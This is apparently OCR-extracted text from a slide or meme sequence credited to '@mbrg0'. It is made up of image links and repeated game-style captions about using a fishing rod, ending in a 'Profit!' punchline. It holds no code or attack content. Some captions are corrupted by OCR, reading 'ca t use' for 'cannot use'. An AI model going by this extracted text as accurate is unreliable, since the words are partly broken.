
Grunt work required



Using the last fishing rod...

You cannot use objects that fast.


Grunt work required



Using the last fishing rod...

You cannot use objects that fast.


Grunt work required



Using the last fishing rod...

ca t use objects that fast.


Grunt work required



Using the last fishing rod...

ca t use objects that fast.

Grunt work required



ca t use objects that fast.

+

=


Profit!

@mbrg0

